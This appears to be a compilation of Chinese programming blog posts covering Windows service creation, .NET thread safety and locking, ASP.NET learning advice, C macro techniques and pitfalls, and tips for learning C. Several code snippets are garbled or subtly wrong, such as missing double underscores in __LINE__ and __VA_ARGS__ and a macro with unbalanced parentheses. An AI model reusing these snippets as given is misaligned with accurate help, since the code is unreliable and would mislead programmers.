在 **ServiceMain** 中, 检查 **InitService** 函数的返回值。如果初始化有错 (因为有可能写日志文件失败), 则将服务状态置为终止并退出 **ServiceMain**:

```
error = InitService();
if (error)
{
    // 初始化失败, 终止服务
    ServiceStatus.dwCurrentState = SERVICE_STOPPED;
    ServiceStatus.dwWin32ExitCode = -1;
    SetServiceStatus(hStatus, &ServiceStatus);
    // 退出 ServiceMain
    return;
}
```

如果初始化成功, 则向 SCM 报告状态:

// 向 SCM 报告运行状态

```
ServiceStatus.dwCurrentState = SERVICE_RUNNING;
SetServiceStatus (hStatus, &ServiceStatus);
```

接着，启动工作循环。每五秒钟查询一个可用物理内存并将结果写入日志文件。如 Listing 1 所示，循环一直到服务的状态为 `SERVICE_RUNNING` 或日志文件写入出错为止。状态可能在 `ControlHandler` 函数响应 SCM 控制请求时修改。

第三步：处理控制请求

在第二步中，你用 `ServiceMain` 函数注册了控制处理器函数。控制处理器与处理各种 Windows 消息的窗口回调函数非常类似。它检查 SCM 发送了什么请求并采取相应行动。

每次你调用 `SetServiceStatus` 函数的时候，必须指定服务接收 `STOP` 和 `SHUTDOWN` 请求。Listing 2 示范了如何在 `ControlHandler` 函数中处理它们。

`STOP` 请求是 SCM 终止服务的时候发送的。例如，如果用户在“服务”控制面板中手动终止服务。`SHUTDOWN` 请求是关闭机器时，由 SCM 发送给所有运行中服务的请求。两种情况的处理方式相同：

写日志文件，监视停止；

向 SCM 报告 `SERVICE_STOPPED` 状态；

由于 `ServiceStatus` 结构对于整个程序而言为全局量，`ServiceStatus` 中的工作循环在当前状态改变或服务终止后停止。其它的控制请求如：`PAUSE` 和 `CONTINUE` 在本文的例子没有处理。

控制处理器函数必须报告服务状态，即便 SCM 每次发送控制请求的时候状态保持相同。因此，不管响应什么请求，都要调用 `SetServiceStatus`。

第四步：安装和配置服务

程序编好了，将之编译成 `exe` 文件。本文例子创建的文件叫 `MemoryStatus.exe`，将它拷贝到 `C:\MyServices` 文件夹。为了在机器上安装这个服务，需要用 `SC.EXE` 可执行文件，它是 Win32 Platform SDK 中附带的一个工具。（译者注：Visual Studio .NET 2003 IDE 环境中也有这个工具，具体存放在：`C:\Program Files\Microsoft Visual Studio .NET 2003\Common7\Tools\Bin\winnt`）。使用这个实用工具可以安装和移除服务。其它控制操作将通过服务控制面板来完成。以下是用命令行安装 `MemoryStatus` 服务的方法：

```
sc create MemoryStatus binpath= c:\MyServices\MemoryStatus.exe
```

发出此创建命令。指定服务名和二进制文件的路径（注意 `binpath=` 和路径之间的那个空格）。安装成功后，便可以用服务控制面板来控制这个服务。用控制面板的工具栏启动和终止这个服务。

[MemoryStatus 的启动类型是手动，也就是说根据需要来启动这个服务。右键单击该服务，然后选择上下文菜单中的“属性”菜单项，此时显示该服务的属性窗口。在这里可以修改启动类型以及其它设置。你还可以从“常规”标签中启动/停止服](#)

务。以下是从系统中移除服务的方法：

[sc delete MemoryStatus](#)

指定“delete”选项和服务名。此服务将被标记为删除，下次系统重启后，该服务将被完全移除。

[第五步：测试服务](#)

从服务控制面板启动 MemoryStatus 服务。如果初始化不出错，表示启动成功。过一会儿将服务停止。检查一下 C:\MyServices 文件夹中 memstatus.txt 文件的服务输出。在我的机器上输出是这样的：

[MonIToring started.](#)

[273469440](#)

[273379328](#)

[273133568](#)

[273084416](#)

[Monitoring stopped.](#)

为了测试 MemoryStatus 服务在出错情况下的行为，可以将 memstatus.txt 文件设置成只读。这样一来，服务应该无法启动。

去掉只读属性，启动服务，在将文件设成只读。服务将停止执行，因为此时日志文件写入失败。如果你更新服务控制面板的内容，会发现服务状态是已经停止。

详解.NET编程过程中的线程冲突

ghost98

一、什么是线程冲突

线程冲突其实就是指，两个或以上的线程同时对同一个共享资源进行操作而造成的问题。

一个比较经典的例子是，用一个全局变量做计数器，然后开N个线程去完成某个任务，每个线程完成一次任务就将计数器加一，直到完成 100 次任务。如果不考虑线程冲突问题，用类似下面的代码去做，则很可能会超额完成任务，线程越多，完成任务次数超出 100 次的可能性就越大。

伪代码如下：

```
int count = 0;//全局计数器
```



```
void ThreadMethod()//运行在每个线程的方法
```

```
{
```

```
while( true )
```

```
{
```

```
if ( count >= 100 )//如果达到任务指标
```

```
break;//中断线程执行
```

```
DoSomething();//完成某个任务
```

```
count++;
```

```
}
```

```
}
```

```
//省略线程的创建等代码。
```

具体的，为什么会超额完成任务的原因在这里我就不赘述了，这个例子在单线程环境中是绝对不会超额完成任务的。

当然，在这个例子中，将count++放到if语句中，也许能降低一些事故发生的概率，但那不是绝对的，换言之这样的程序不能杜绝超额完成任务的可能。

其实从线程冲突的定义中我们不难发现，要造成线程冲突有两个必要条件：多线程和共享资源。这两个条件中有一个不成立，就不可能发生线程冲突问题。

所以，在单线程环境中，是不存在线程冲突的问题的。不过很可惜的是，我们的软件早已进化到了多进程多线程的时代，单线程的程序几乎是不存在的，无论是WinForm还是WebForm，程序运行的环境都是多线程的，而不论你自己是不是明确的开启了一个线程。

既然多线程是不可避免的，那么要避免线程冲突就只能从共享资源来开刀了。

二、线程安全的资源

如果大家经常看MSDN或者VS帮助中的.NET类库参考的话，就不难发现几乎所有的类型都有这么一句话的描述：“此类型的任何公共 `static`(在 Visual Basic中为 `Shared`) 成员都是线程安全的。但不保证所有实例成员都是线程安全的。”那么线程安全到底是什么意思？

其实线程安全很简单，就是指一个函数(方法、属性、字段或者别的)在同一时间被不同线程使用，不会造成任何线程冲突的问题。就说这个东西是线程安全的。

接下来来谈谈什么样的资源是线程安全的。

之所以使用资源这个词，是因为线程冲突不仅仅会发生在共享的变量上，两个线程同时对同一个文件进行读写，两个程序同时用同一个端口与同一个地址进行通信，都会造成线程冲突。只不过是操作系统和帮我们协调了这些冲突而已。

一个线程安全的资源即是指，在不同线程中使用不会导致线程冲突问题的资源。

一个不能被改变的资源是线程安全的，比如说一个常量：

```
const decimal pai = 3.14159265;//C++: const double pai = 3.14159265;
```

因为pai的值不可能被改变，所以在不同的线程中使用也不会造成冲突。换言之它在不同的线程中同时被使用和在一个线程中被使用是没有区别的，所以这个东西是线程安全的。

同样的，在.NET中，一个字符串的实例也是线程安全的，因为字符串的实例在.NET中也是不可以被改变的。一个字符串的实例一旦被创建，对其所有的属性、方法调用的结果都是唯一确定的，永远不会改变的。所以.NET类库参考中String类型才有：“此类型是线程安全的。”，与之类似的Type类型、Assembly类型，都是线程安全的。

但string的实例是线程安全的，却不代表string的变量是线程安全的，换言之，假设有一个静态变量：

```
public static string str = "123";
```

str不是线程安全的，因为str这个变量的字符串实例可以被任何线程修改。

再考虑这样的例子：

```
public static readonly SqlConnection connection = new
```

```
SqlConnection(“connectionString”);
```

虽然connection本身虽然是线程安全的，但connection的任何成员都不是线程安全的。

比如说，我在一个线程中对这个connection调用了Open方法，然后进行查询操作。但在同一时刻，另一个线程调用了Close方法，这时候，就出现错误了。

但，单纯的使用connection而不使用其任何成员，比如说if (connection != null) 这样的代码，是不存在线程冲突的。

线程安全的资源其实还有很多，在此不一一赘述。

对于.NET Framework的类型的成员来说，只读的字段是线程安全的。

那么对于属性和方法来说，怎么知道是不是线程安全的？

三、线程安全的函数

因为属性和方法都是函数组成的，所以我们探讨一下什么是线程安全的函数。

上面我们说到，线程冲突的必要条件是多线程和共享资源。那么如果一个函数里面没有使用任何可能共享的资源，那么就不可能出现线程冲突，也就是线程安全的。比如说这样的函数：

```
public static int Add( int a, int b ){  
  
    return a + b;  
  
}
```

这个函数中所使用的所有的资源都是自己的局部变量，而函数的局部变量是储存在堆栈上的，每个线程都有自己独立的堆栈，所以局部变量不可能跨线程共享。所以这样的函数显然是线程安全的。

但值得注意的是：下面的函数不是线程安全的：

```
public static void Swap( ref int a, ref int b )//C++: void Swap( in& a, int& b )  
  
{  
  
    int c = a;
```

```
a = b;
```

```
b = c;
```

```
}
```

因为ref的存在，使得函数的参数是按引用传递进来的，换言之a和b看起来是函数的局部变量，但实际上却是函数外面的东西，如果这两个东西是另一个函数的局部变量，倒也没有问题，

如果这两个东西是全局变量(静态成员)，就不能确保没有线程冲突了。而在上个例子中，a和b在传入函数之时，就做了一个拷贝的动作，所以传进来的a、b到底是全局变量还是静态成员都没有关系了。

同样，这样的函数也不是线程安全的：

```
public static int Add( INumber a, INumber b )//C++: int Add( INumber* a,
INumber* b );
```

```
{
```

```
    return a.Number + b.Number;
```

```
//C++: return a->Number + b->Number;
```

```
}
```

原因在于a和b虽然是函数的内部变量没错，但a.Number和b.Number却不是，它们不存在于堆栈上，而是在托管堆上，可能被其他线程更改。

但只使用局部变量的函数在.NET类库中是很少的，但.NET类库中还是有那么多线程安全的函数，是为什么呢？

因为，即使一个函数使用了共享资源，如果其所使用的共享资源都是线程安全的，则这个函数也是线程安全的。

比如说这样的函数：

```
private const string connectionString = "...";public string GetConnectionString()
```

```
{
```

```
return connectionString;
```

```
}
```

虽然这个函数使用了一个共享资源`connectionString`，但因为这个资源是线程安全的，所以这个函数还是线程安全的。

同样的，我们可以得出，如果一个函数只调用线程安全的函数，只使用线程安全的共享资源，那么这个函数也是线程安全的。

这里有一个容易被忽略的问题，运算符。并不是所有的运算符(尤其是重载后的运算符)都是线程安全的。

四、互斥锁

有时候我们不得不面对线程不安全的问题，比如说在一开始提出来的那个例子，多线程完成 100 次任务，我们怎样才能解决这个问题，一个简单的办法就是给共享资源加上互斥锁。在C#中这很简单。比如一开始的那个例子：

```
public static class Environment{public static int count = 0;//全局计数器
```

```
}
```

```
//...void ThreadMethod()//运行在每个线程的方法
```

```
{
```

```
while( true )
```

```
{
```

```
lock ( typeof( Environment ) )
```

```
{
```

```
if ( count >= 100 )//如果达到任务指标
```

```
break;//中断线程执行
```

```
DoSomething();//完成某个任务
```

```
count++;}}}
```

通过互斥锁，使得一个线程在使用count字段的时候，其他所有的线程都无法使用，而被阻塞等待。达到了避免线程冲突的效果。

当然，这样的锁会使得这个多线程程序退化同时只有一个线程在跑，所以我们可以把count++提前，使得lock的范围缩小，如这样：

```
void ThreadMethod()//运行在每个线程的方法{
```

```
while( true )
```

```
{
```

```
lock ( typeof( Environment ) )
```

```
{
```

```
if ( count++ >= 100 )//如果达到任务指标
```

```
break;//中断线程执行
```

```
}
```

```
DoSomething();//完成某个任务
```

```
}}
```

最后来聊聊SyncRoot的问题。

用.NET的一定会有很多朋友困惑，为什么对一个容器加锁，需要这样写：

```
lock( Container.SyncRoot )
```

而不是直接lock(Container)

因为锁定一个容器并不能保证不会对这个容器进行修改，考虑这样一个容器：

```
public class Collection{
```

```
private ArrayList _list;
```

```
public Add( object item )
```

```
{  
  
    _list.Add( item );  
  
}  
  
public object this[ int index ]  
  
{  
  
    get { return _list[index]; } set { _list[index] = value; }  
  
}}
```

看起来，将其lock起来后，就万事大吉了，没有人能修改这个容器，但实际上这个容器不过是用一个ArrayList实例来实现的，如果某段代码绕过这个容器而直接操作_list的话，则对这个容器对象lock也不可能保证容器不被修改了。

优秀ASP.NET程序员修炼之路(转)

jiupinlang

初级的程序员或经验不足的程序员往往只意识到自己的程序是写给计算机的，而不会在意程序其实也是写给人的，或在意得不够、不全面。

写给机器的程序，往往追求的是运行正确、执行效率能满足要求。但程序员的任务仅仅就是把业务逻辑转成机器能编译的计算机语言吗？

其实，程序首先（注意，是首先）是写给人的。第一，程序是写给看代码的人的。第二，程序是写给用程序的人的。了解这一点，才能理解写程序为什么要有代码规范，为什么要有各种文档，为什么写子程序时要命好名，为什么要分层，为什么要学设计模式，为什么要写测试用例，为什么要推敲按钮的摆放，为什么要按XHTML标准写Web界面，为什么要用AJAX理解了这一点，才能更好的做好上面种种事情。

谁都在说“细节决定成败”，谁都知道要注意细节。为什么大家都在讲细节，有的人能通过细节打败对手，有的人连细节在哪一方都不知道，这就是水平的高低所在。我们要有心理准备：细节不是喊一声就会出现在你面前的。感知到细节，这是一个需要不断学习和实践，甚至有人指导的过程。这个过程有长有短，要看个人的学习能力，领悟能力。但最起码，我们首先要有一个方向。找程序的细节，方向就是“为人写程序”，在你做设计，写代码，摆弄界面的时候，心里时刻记住这一点，几个项目下来，你自然能看到很多细节了。

“内外兼修”

武侠电影里的高手，往往都是通过奇门心法，内力陡增而成为高手的。但我们做程序的，要成为高手，“内外兼修”才能事半功倍。内，指的是需求把握，设计思想，设计模式等。外，指的是写代码时的规范，做界面时的严谨等。

看武侠看多了的我们，偏内轻外的特点是很明显的。看看书店里写设计模式主题的书籍和指导代码规范的书籍的数量和销量对比就是一个很好的证明。但是就算设计模式一套一套，但写的类却给人看半天也看不出思路的话，一两年之后，你仍将陷入一个个泥潭中。

再举个例子，有的人自称ASP.NET程序员，而且他写出来的后台代码也层次清晰，条理清楚，但是做出来的界面，结构与表现混杂，一大堆IDE自动生成的垃圾代码充斥其中，该用单选框的用文本框，按钮放在谁都想不到的地方，不该用户操作的要用户操作，一步可操作完的搞成几步也不能完成操作……很显然，他不可能做出成功的产品。也许他也知道界面要合理，但是就是因为他不修外功，认为我是搞.NET这种先进技术的，去补习什么HTML、JavaScript、CSS不是自贬身价吗？其实，认真研究过HTML、JavaScript这些技术的人都会体味到，运用这些技术比流行的.NET、Java更有挑战性，而且你获得直接操作用户界面元素的能力后，以前那种做界面效果、接口功能时有心无力的情形将一去不返，这是很痛决的！

如何学习ASP.NET

要成为一个优秀的ASP.NET程序员，不仅要掌握.NET框架，理解ASP.NET的原理，而且要对DHTML架轻就熟，甚至对各种浏览器之间的差异也要有所了解，所以做ASP.NET程序员是一件很有挑战的工作。那么如何学习ASP.NET，并最终成为优秀的ASP.NET程序员呢？

我认为可以分为两个步骤来走：首先，熟悉ASP.NET各种标准控件的用法，了解ASP.NET工作原理。接着，朝“内”和“外”两个方向扩展自己的知识和技能。

在Visual Studio .NET这样优秀的IDE帮助下，我们使用各种ASP.NET控件，掌握ASP.NET基本的工作原理应该还是比较容易的。如能辅以几个简单的项目练习一下比较复杂的数据Grid、DataList等数据绑定控件的话，基本掌握ASP.NET是应该没有多大问题的。

之后，我们就可以朝两个进阶方向前进了。“修内”的话，深刻理解面向对象的编程思想是必修的，然后是各种的B/S框架的模式（比如MVC）的理解，最后是设计模式等等软件工程的概念和技术。“修外”则更重实践。首先，做项目时注意把一些可以实现在客户端的逻辑用DHTML在客户端实现出来，以此掌握结合服务端、客户端技术的方法，加深对HTML的DOM对象的理解，熟练常用的

JavaScript技巧。进而练习对Web界面的结构、数据、表现三者进行分离的规划、设计与实现。

如此看来，学习ASP.NET也并不是一件很难的事情，注意“为人写程序”，“内外兼修”，自然就能做出合格的应用程序。

C语言宏定义使用技巧

344189953

写好C语言，漂亮的宏定义很重要，使用宏定义可以防止出错，提高可移植性，可读性，方便性 等等。下面列举一些成熟软件中常用得宏定义。。。。。

1，防止一个头文件被重复包含

```
#ifndef COMDEF_H
#define COMDEF_H
//头文件内容
#endif
```

2，重新定义一些类型，防止由于各种平台和编译器的不同，而产生的类型字节数差异，方便移植。

```
typedef unsigned char boolean; /* Boolean value type. */
typedef unsigned long int uint32; /* Unsigned 32 bit value */
typedef unsigned short uint16; /* Unsigned 16 bit value */
typedef unsigned char uint8; /* Unsigned 8 bit value */
typedef signed long int int32; /* Signed 32 bit value */
typedef signed short int16; /* Signed 16 bit value */
typedef signed char int8; /* Signed 8 bit value */
//下面的不建议使用
typedef unsigned char byte; /* Unsigned 8 bit value type. */
typedef unsigned short word; /* Unsinged 16 bit value type. */
typedef unsigned long dword; /* Unsigned 32 bit value type. */
typedef unsigned char uint1; /* Unsigned 8 bit value type. */
typedef unsigned short uint2; /* Unsigned 16 bit value type. */
typedef unsigned long uint4; /* Unsigned 32 bit value type. */
typedef signed char int1; /* Signed 8 bit value type. */
typedef signed short int2; /* Signed 16 bit value type. */
typedef long int int4; /* Signed 32 bit value type. */
typedef signed long sint31; /* Signed 32 bit value */
typedef signed short sint15; /* Signed 16 bit value */
typedef signed char sint7; /* Signed 8 bit value */
```

3，得到指定地址上的一个字节或字

```
#define MEM_B( x ) ( *( (byte *) (x) ) )
#define MEM_W( x ) ( *( (word *) (x) ) )
```

4，求最大值和最小值

```
#define MAX( x, y ) ( ((x) > (y)) ? (x) : (y) )
#define MIN( x, y ) ( ((x) < (y)) ? (x) : (y) )
5, 得到一个field在结构体(struct)中的偏移量
#define FPOS( type, field ) \
/*lint -e545 */ ( (dword) &(( type *) 0)->field ) /*lint +e545 */
6, 得到一个结构体中field所占用的字节数
#define FSIZ( type, field ) sizeof( ((type *) 0)->field )
7, 按照LSB格式把两个字节转化为一个Word
#define FLIPW( ray ) ( (((word) (ray)[0]) * 256) + (ray)[1] )
8, 按照LSB格式把一个Word转化为两个字节
#define FLOPW( ray, val ) \
(ray)[0] = ((val) / 256); \
(ray)[1] = ((val) & 0xFF)
9, 得到一个变量的地址 ( word宽度 )
#define B_PTR( var ) ( (byte *) (void *) &(var) )
#define W_PTR( var ) ( (word *) (void *) &(var) )
10, 得到一个字节的高位和低位字节
#define WORD_LO(***) ((byte) ((word)(***) & 255))
#define WORD_HI(***) ((byte) ((word)(***) >> 8))
11, 返回一个比X大的最接近的 8 的倍数
#define RND8( x ) (((x) + 7) / 8) * 8 )
12, 将一个字母转换为大写
#define UPCASE( c ) ( ((c) >= 'a' && (c) <= 'z') ? ((c) - 0x20) : (c) )
13, 判断字符是不是 10 进值的数字
#define DECCHK( c ) ((c) >= '0' && (c) <= '9')
14, 判断字符是不是 16 进值的数字
#define HEXCHK( c ) ( ((c) >= '0' && (c) <= '9') || \
((c) >= 'A' && (c) <= 'F') || \
((c) >= 'a' && (c) <= 'f') )
15, 防止溢出的一个方法
#define INC_SAT( val ) (val = ((val)+1 > (val)) ? (val)+1 : (val))
16, 返回数组元素的个数
#define ARR_SIZE( a ) ( sizeof( a ) / sizeof( a[0] ) )
17, 返回一个无符号数n尾的值MOD_BY_POWER_OF_TWO(X,n)=X%(2^n)
#define MOD_BY_POWER_OF_TWO( val, mod_by ) \
( (dword)(val) & (dword)((mod_by)-1) )
18, 对于IO空间映射在存储空间的结构, 输入输出处理
#define inp(port) (*((volatile byte *) (port)))
#define inpw(port) (*((volatile word *) (port)))
#define inpdw(port) (*((volatile dword *) (port)))
#define outp(port, val) (*((volatile byte *) (port)) = ((byte) (val)))
#define outpw(port, val) (*((volatile word *) (port)) = ((word) (val)))
#define outpdw(port, val) (*((volatile dword *) (port)) = ((dword) (val)))
```

[2005-9-9 添加]

19,使用一些宏跟踪调试

ANSI标准说明了五个预定义的宏名。它们是：

`_LINE_`

`_FILE_`

`_DATE_`

`_TIME_`

`_STDC_`

如果编译不是标准的，则可能仅支持以上宏名中的几个，或根本不支持。记住编译程序

也许还提供其它预定义的宏名。

`_LINE_`及`_FILE_`宏指令在有关`#line`的部分中已讨论，这里讨论其余的宏名。

`_DATE_`宏指令含有形式为月/日/年的串，表示源文件被翻译到代码时的日期。源代码翻译到目标代码的时间作为串包含在`_TIME_`中。串形式为时：分：秒。如果实现是标准的，则宏`_STDC_`含有十进制常量1。如果它含有任何其它数，则实现是非标准的。

可以定义宏，例如：

当定义了`_DEBUG`，输出数据信息和所在文件所在行

```
#ifdef _DEBUG
```

```
#define DEBUGMSG(msg,date) printf(msg);printf("%d%d%d",date,_LINE_,_FILE_)
```

```
#else
```

```
#define DEBUGMSG(msg,date)
```

```
#endif
```

20，宏定义防止使用是错误

用小括号包含。

例如：`#define ADD(a,b) (a+b)`

用`do{}while(0)`语句包含多语句防止错误

例如：`#define DO(a,b) a+b;\`

`a++;`

应用时：`if(...)`

`DO(a,b);` //产生错误

`else`

[C语言中如何使用宏](#)

[C（和C++）中的宏（Macro）属于编译器预处理的范畴，属于编译期概念（而非运行期概念）。下面对常遇到的宏的使用问题做了简单总结。](#)

[宏使用中的常见的基础问题](#)

[#符号和##符号的使用](#)

[...符号的使用](#)

[宏的解释方法](#)

[我们能碰到的宏的使用](#)

[宏使用中的陷阱](#)

常见的基础性问题:

关于#和##

在C语言的宏中，#的功能是将其后面的宏参数进行字符串化操作（Stringfication），简单说就是在对它所引用的宏变量通过替换后在其左右各加上一个双引号。比如下面代码中的宏：

```
#define WARN IF(EXP) \
do{ if (EXP) \
    fprintf(stderr, "Warning: " #EXP "\n"); } \
while(0)
```

那么实际使用中会出现下面所示的替换过程：

WARN IF (divider == 0);

被替换为

```
do {
    if (divider == 0)
        fprintf(stderr, "Warning" "divider == 0" "\n");
} while(0);
```

这样每次divider（除数）为0的时候便会在标准错误流上输出一个提示信息。

而##被称为连接符（concatenator），用来将两个Token连接为一个Token。注意这里连接的对象是Token就行，而不一定是宏的变量。比如你要做一个菜单项命令名和函数指针组成的结构体的数组，并且希望在函数名和菜单项命令名之间有直观的、名字上的关系。那么下面的代码就非常实用：

```
struct command
{
    char * name;
    void (*function) (void);
};
#define COMMAND(NAME) { NAME, NAME ## _command }
// 然后你就用一些预先定义好的命令来方便的初始化一个command结构的数组了：
struct command commands[] = {
    COMMAND(quit),
    COMMAND(help),
    ...
}
```

COMMAND宏在这里充当一个代码生成器的作用，这样可以在一定程度上减少代码密度，间接地也可以减少不留心所造成的错误。我们还可以用n个##符号连接n+1个Token，这个特性也是#符号所不具备的。比如：

```
#define LINK_MULTIPLE(a,b,c,d) a## ##b## ##c## ##d
typedef struct record_type LINK_MULTIPLE(name,company,position,salary);
// 这里这个语句将展开为：
// typedef struct record_type name_company_position_salary;
```


关于...的使用

...在C宏中称为Variadic Macro，也就是变参宏。比如：

```
#define myprintf(templt,...) fprintf(stderr,templt,  VA_ARGS  )
```

// 或者

```
#define myprintf(templt,args...) fprintf(stderr,templt,args)
```

第一个宏中由于没有对变参起名，我们用默认的宏 VA_ARGS 来替代它。第二个宏中，我们显式地命名变参为args，那么我们在宏定义中就可以用args来代指变参了。同C语言的stdcall一样，变参必须作为参数表的最有一项出现。当上面的宏中我们只能提供第一个参数templt时，C标准要求我们必须写成：

```
myprintf(templt);
```

的形式。这时的替换过程为：

```
myprintf("Error!\n");
```

替换为：

```
fprintf(stderr,"Error!\n");
```

这是一个语法错误，不能正常编译。这个问题一般有两个解决方法。首先，GNU CPP提供的解决方法允许上面的宏调用写成：

```
myprintf(templt);
```

而它将会被通过替换变成：

```
fprintf(stderr,"Error!\n");
```

很明显，这里仍然会产生编译错误（非本例的某些情况下不会产生编译错误）。

除了这种方式外，c99 和GNU CPP都支持下面的宏定义方式：

```
#define myprintf(templt, ...) fprintf(stderr,templt, ##  VAR_ARGS  )
```

这时，##这个连接符号充当的作用就是当 VAR_ARGS 为空的时候，消除前面的那个逗号。那么此时的翻译过程如下：

```
myprintf(templt);
```

被转化为：

```
fprintf(stderr,templt);
```

这样如果templt合法，将不会产生编译错误。

宏是如何解释的

宏在日常编程中的常见使用

宏使用中的陷阱

这里列出了一些宏使用中容易出错的地方，以及合适的使用方式。

错误的嵌套－Misnesting

宏的定义不一定要有完整的、配对的括号，但是为了避免出错并且提高可读性，最好避免这样使用。

由操作符优先级引起的问题－Operator Precedence Problem

由于宏只是简单的替换，宏的参数如果是复合结构，那么通过替换之后可能由于各个参数之间的操作符优先级高于单个参数内部各部分之间相互作用的操作符优先级，如果我们不用括号保护各个宏参数，可能会产生预想不到的情形。比如：

```
#define ceil_div(x, y) (x + y - 1) / y
```

那么

```
a = ceil_div( b & c, sizeof(int) );
```

将被转化为：

`a = (b & c + sizeof(int) - 1) / sizeof(int);`

// 由于+/-的优先级高于&的优先级，那么上面式子等同于：

`a = (b & (c + sizeof(int) - 1)) / sizeof(int);`

这显然不是调用者的初衷。为了避免这种情况发生，应当多写几个括号：

`define ceil_div(x, y) (((x) + (y) - 1) / (y))`

消除多余的分号 — Semicolon Swallowing

通常情况下，为了使函数模样的宏在表面上看起来像一个通常的C语言调用一样，通常情况下我们在宏的后面加上一个分号，比如下面的带参宏：

`MY_MACRO(x);`

但是如果是下面的情况：

`#define MY_MACRO(x) { \`

`/* line 1 */ \`

`/* line 2 */ \`

`/* line 3 */ }`

`//...`

`if (condition())`

`MY_MACRO(a);`

`else`

`{...}`

这样会由于多出的那个分号产生编译错误。为了避免这种情况出现同时保持MY_MACRO(x);的这种写法，我们需要把宏定义为这种形式：

`#define MY_MACRO(x) do {`

`/* line 1 */ \`

`/* line 2 */ \`

`/* line 3 */ } while(0)`

这样只要保证总是使用分号，就不会有任何问题。

Duplication of Side Effects

这里的Side Effect是指宏在展开的时候对其参数可能进行多次Evaluation（也就是取值），但是如果这个宏参数是一个函数，那么就有可能被调用多次从而达到不一致的结果，甚至会发生更严重的错误。比如：

`#define min(X,Y) ((X) > (Y) ? (Y) : (X))`

`//...`

`c = min(a,foo(b));`

这时foo()函数就被调用了两次。为了解决这个潜在的问题，我们应当这样写min(X,Y)这个宏：

`#define min(X,Y) ({ \`

`typeof (X) x_ = (X); \`

`typeof (Y) y_ = (Y); \`

`(x_ < y_) ? x_ : y_ ; })`

({... }) 的作用是将内部的几条语句中最后一条的值返回，它也允许在内部声明变量（因为它通过大括号组成了一个局部Scope）。

写给想学c的兄弟

344189953

怎样才能学好c语言

有人问我c语言是不是很难学，我说不是，后来问的人多了，我就萌生了写一篇关于c语言如何入门的文章的念头来。

其实c语言很简单，它只是一种交流的规则，一种表达的工具，一种承载思想的容器而已，之所以感觉难，我觉得是还不习惯使用计算机特点来考虑问题。这就好比中国人从到英国定居一样，虽然你学过英语，但是那只是想象中的英国，和现实的英国的情况还相差很远，所以要有一个适应的过程，也就是常说的过渡期或磨合期。

想尽快上手就得掌握计算机的特点，计算机的特点包括：

1、计算机在问题的处理方式上要求全，将所有的可能都要告诉它。人可以根据习惯忽略一些东西，但计算机不行。比如说求解一元二次方程，我们考虑问题就已经默认了a不等于0，更有甚者把b方减4ac也默认大于等于零了。这是我们的习惯，既然有解，我们一般习惯上就把它定为实数解，所以你做出来的程序一般是不考虑这两个条件的，但是计算机不行，计算机是有名的弱智。计算机没有象人一样的智能处理能力，它是人忠实的信徒，不管你怎么想，它都会执行你的命令。由于你的习惯，导致一些别有用心的人或者无意犯错的人来犯错误，致使计算机有时无所适从。很疲惫，甚至崩溃，报错，造成你的程序是不成功的，所以你感觉很难。

2、计算机要求程序的描述精确，无二义性。人的语言有很强的随机性和二义性。我们平时说话时，有时是一些招呼，有时说话的逻辑性可以不太清楚，话既可以表达这样的意思，也可以表达那样的意思，人可以根据环境和对方想表达的含义进行分析，最终得到正确的结果，但是计算机很弱智，虽然它很听话，但是他不能理解你表达的思想，只会按你交给的指令执行，这样导致执行时报警和出错。

3、计算机编程是要求有很强的全局性和逻辑性，不存在起伏的问题。人的思维有很强的活跃期和蛰伏期，计算机不会，它随时待命。人在考虑问题时，有很多尽兴的东西，但这不是处理问题的整体，而是一部分，所以就出现做完一段代码后，就不愿意再写，或感觉很吃力，所以感觉很难。

计算机要求它的主人，考虑问题要全面，所有可能的情况及处理都要告诉它，要求学会沉稳，心态要稳定，要求交流的语句一定要明了含义单一。

怎样才能很快的学会c语言，更快的度过磨合期呢？C语言的语法规则记忆理解当然是不可少的，除此之外还应注意以下几个方面：

1、好好理解一下变量和函数的概念，至少要重新回头看看初等数学。这是基础，否则就会先天不足，你学的再好，也成不了大气候。

2、平衡心态，虽然不能做到“不以物喜，不以己悲”的水平，但至少不要浮躁，不要急于求成，欲速则不达。

3、培养自身的全局意识，既能小无内，也能大无外，才行。

4、严格按照程序设计过程设计程序，不要跳脱，天马行空，没有规矩是不成方圆的。

5、努力提高自身的综合素质。程序是人思维的表达形式，是人处理问题思路和语言的结合体。你对客观看成到什么程度和你掌握的知识成正比。如果你对处理的问题不理解，不会处理，你怎么也写不出程序。

6、学会交流，多交流，相互补益，同时团队合作也是很重要的。
总之，实践出真知，多学、多练、多思、多交流，勤奋好学才能学成。
有什么不合适的地方还请多多指教

1、多看代码

在有一定基础以后一定要多看别人的代码。注意代码中的算法和数据结构。毕竟学C之后的关口就是算法和数据结构。提到数据结构，指针是其中重要的一环，绝大多数的数据结构是建立在指针之上的，如链表、队列、树、图等，所以只有学好指针才能真正学好C。别的方面也要关注一下，诸如变量的命名、库函数的用法等等。有些库函数是经常用到的。对于这些函数的用法就要牢牢记住。

2、要自己动手

编程序是个实干的活，光说不练不行。刚开始学的时候可以多练习书上的习题。对于自己不明白的地方，自己编个小程序实验一下是最好的方法，能给自己留下深刻的印象。自己动手的过程中要不断纠正自己不好的编程习惯和认识错误。有一定的基础以后可以尝试编一点小游戏，文曲星之类的电子词典上小游戏很多，照着编作为练习。基础很扎实的时候，可以编一些关于数据结构方面的东西，诸如最经典的学生管理系统。之后.....学汇编、硬件知识。

3、选择一个好的编译器

英文版 Turbo C v2.0 没话说，最经典的C编译器(下载地址：<http://www4.skycn.com/soft/2151.html>)，其次推荐一个win-tc 1.91,支持windows下的编译器。(下载地址：<http://www4.skycn.com/soft/17869.html>)

4、关于养成良好的编程习惯

基本上每本C教材上都要提到。作为新手这条一定要时时遵守。具体方面：

(1) 在比较复杂的代码后面要有注释。如果光溜溜一堆代码，别人就不可能看懂你的代码，而且也不利于查找错误。除非你一直编东西给自己看。能在代码里说明白的就一定要在代码里体现。比如变量名、函数名，在命名的时候尽量说明是干什么用的。

(2) 注意语句的嵌套不能过长，一般来说，一段代码里Tab要少于8个。简单说就是语句最多8个嵌套。对于新手来说，这个标准还要下降。有一个好习惯是，把主函数尽量写简短。经常看到别人的代码是主函数只有几行，几个函数调用，而定义全在主函数外部。这样一是减少了主函数内部的嵌套，二是比较精简，容易读懂。

(3) 注意语句的选择。并不是分支语句就用if循环就用while、for。在适当的情

况下switch和do while语句也是要用的。在某些时候，switch语句比if语句更加精练明了，而do while比while少一个循环。

写程序 10 大习惯和如何提高编程能力 孤独虫虫

如何提高自己的编程能力

